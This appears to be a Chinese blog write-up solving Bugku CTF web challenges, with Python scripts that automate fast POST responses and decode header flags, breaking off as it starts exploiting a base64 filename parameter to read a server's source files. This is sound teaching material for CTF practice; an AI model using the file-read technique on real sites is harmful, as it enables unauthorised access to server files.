CTF解题-Bugku_Web_WriteUp (下）

原创

Tr0e 于 2020-08-16 21:08:33 发布 2023 收藏 8
分类专栏： CTF之路

本文链接：https://blog.csdn.net/weixin_39190897/article/details/108032432

版权


CTF之路 专栏收录该内容

17 篇文章 27 订阅

订阅专栏

文章目录

BugkuCTF 练习平台的 Web 题目往后越做越难……单独起新的博文记录该难度级别的题目。


https://ctf.bugku.com/challenges
搜索
Bugku...
BugkuCTF 团队 排行榜 题目 靶场U盘 论坛
Team 设置

WEB进阶


phpcmsV9 100	海洋CMS 100	小明的博客 100	Bugku-cms1 100
maccms - 苹果cms 110	Bugku-企业管理系统 130	appcms 150	实战2-注入 150
bugkucms 150	bugku导航 150	又是一个博客 200	

代码审计

extract变量覆盖 50	strcmp比较字符串 50	urldecode二次编码绕过 50	md5()函数 50
数组返回NULL绕过 50	弱类型整数大小比较绕过 50	sha()函数比较绕过 60	md5加密相等绕过 60

No.1 Python脚本算数

题目“秋名山老司机”，查看解题链接：




秋名山老司机

100

http://123.206.87.240:8002/qiumingshan/

是不是老司机试试就知道。




亲请在2s内计算老司机的车速是多少
1313837063*1587514128+1399790037-415875473*1998166875*79605604+1690784051+1263466500+1931016259-1083191832+1969371138=?;

百度知道这道题是快速反弹 POST请求，HTTP 响应头获取了一段有效期很短的 key 值后，需要将经过处理后的 key 值快速 POST 给服务器，若 key 值还在有效期内，则服务器返回最终的 flag，否则继续提示“请再加快速度！！！”。所以你别想手动传值了，必须使用python脚本了，python中有eval() 函数可以快速计算，满足要求。

编写自动化脚本如下：

```python
# -*- coding: utf8 -*-
import re
import requests

# 创建一个会话对象s，以会话对象向url发出一个get请求
s = requests.Session()
r = s.get("http://123.206.87.240:8002/qiumingshan/")
# re.search扫描一个字符串返回第一个匹配成功的值，r.text为服务器返回页面的内容
# 这句代码的功能是在re.text中匹配我们需要的计算公式，r表示字符串为原始字符串
searchObj = re.search(r'(\d+[+\-*])+(\d+)', r.text)
# 创建一个字典d，键"value"，键值为刚才匹配的式子的
d = {
        # eval计算式子的值,group(0)"表示匹配的结果，索引从0开始，这里指的匹配到的式子
        "value": eval(searchObj.group(0))
    }
# 以post的形式传给url一个值，参数data为默认参数不能修改
r = s.post("http://123.206.87.240:8002/qiumingshan/", data=d)
# 打印出r.text,里面的内容为成功提交计算结果的返回页面，里面存放着flag
print(r.text).encode('gbk','ignore')
```

运行脚本获得Flag：




```
C:\Users\True\Desktop\ClearSky
λ python 123.py
<head>
<title>éè¨è§±±èé</title>
<meta charset="UTF-8">
</head>
<p>è·¨2sèèèé¤º</p>
<div>891194906*33017396-2053973697-279947552-983099856-872645179+406501582*1196597784-1025490476*2050820520*196312
5274=?;</div>
<style>
div,p{
text-align: center;
margin: 0 auto;
}
</style>

C:\Users\True\Desktop\ClearSky
λ python 123.py
<head>
<title>éè¨è§±±èé</title>
<meta charset="UTF-8">
</head>
<p>è·¨2sèèèé¤º</p>
<div>170452722+379023420+2137641472+1688025242*974517239*509604231+694152845*1608118909*908197456*720603487*150348
072=?;</div>
<style>
div,p{
text-align: center;
margin: 0 auto;
}
</style>

C:\Users\True\Desktop\ClearSky
λ python 123.py
è Bugku{YOU_DID_IT_BY_SECOND}

C:\Users\True\Desktop\ClearSky
λ |
```

需要多次运行才可以获取flag，可能在计算过程或者传值过程有错误。

No.2 Python提交数据


1、查看解题链接：



我感觉你得快点!!!

```
<html>
  <head></head>
  <body>
    <br>
    我感觉你得快点!!!
    <!--OK ,now you have to post the margin what you find-->
  </body>
</html>
```


2、抓包看看，go重放发现 response 带有 flag：



```
GET /web6/ HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Cookie: PHPSESSID=eb4n5qt1u47ojcbkssd7hncgct6vn1un
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 15 Aug 2020 06:12:14 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
flag: 6LeR55qE6L+Y5LiN6ZSZ77yM57uZ5L2gZmxhZ+WQpzogT1RNNE1ESXk=
Content-Length: 89

</br>我感觉你得快点!!!<!-- OK ,now you have to post the margin what you find -->
```

3、Base64 转码：



跑的还不错，给你flag吧: OTM4MDIy

4、然而提交 Flag 却显示不对：



速度要快

100

速度要快！！！！！！

http://123.206.87.240:8002/web6/

格式KEY{xxxxxxxxxxxxxxx}


KEY{OTM4MDIy}

Incorrect

5、看大佬们写的wp，知道 repeater 里的那个让我惊喜的 flag 值居然在变……go了几发终于死心…无可奈何开始写脚本，前面源码提示了需要 “post the margin”……

```python
import requests
import base64

s =requests.Session()
headers =s.get("http://123.206.87.240:8002/web6/").headers
str1 = base64.b64decode(headers['flag'])
#获得HTTP请求头中flag:后的值
str2 = base64.b64decode(repr(str1).split(':')[1])

data= {'margin':str2}
flag = s.post("http://123.206.87.240:8002/web6/",data=data)
print(flag.text)
```


6、执行脚本获得Flag：



```
C:\Users\True\Desktop\ClearSky
λ python 123.py
KEY{111dd62fcd377076be18a}

C:\Users\True\Desktop\ClearSky
λ
```

No.3 Python爬取数据


1、查看解题地址：



123.206.87.240:8002/web11/index.php?line=&filename=a2V5cy50eHQ=

rfrgrgggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaerubaufibryrfrgrgggggoaihe


2、将疑似 base64 编码的 filename 进行转码，为 keys.txt：



a2V5cy50eHQ=

keys.txt

3、尝试用修改参数 filename 的值为 index.php（注意此处要用base64加密为 `aW5kZXgucGhw`），发现参数 line 没有给值，随意赋值如1、2、3，发现依次返回网页源码行：



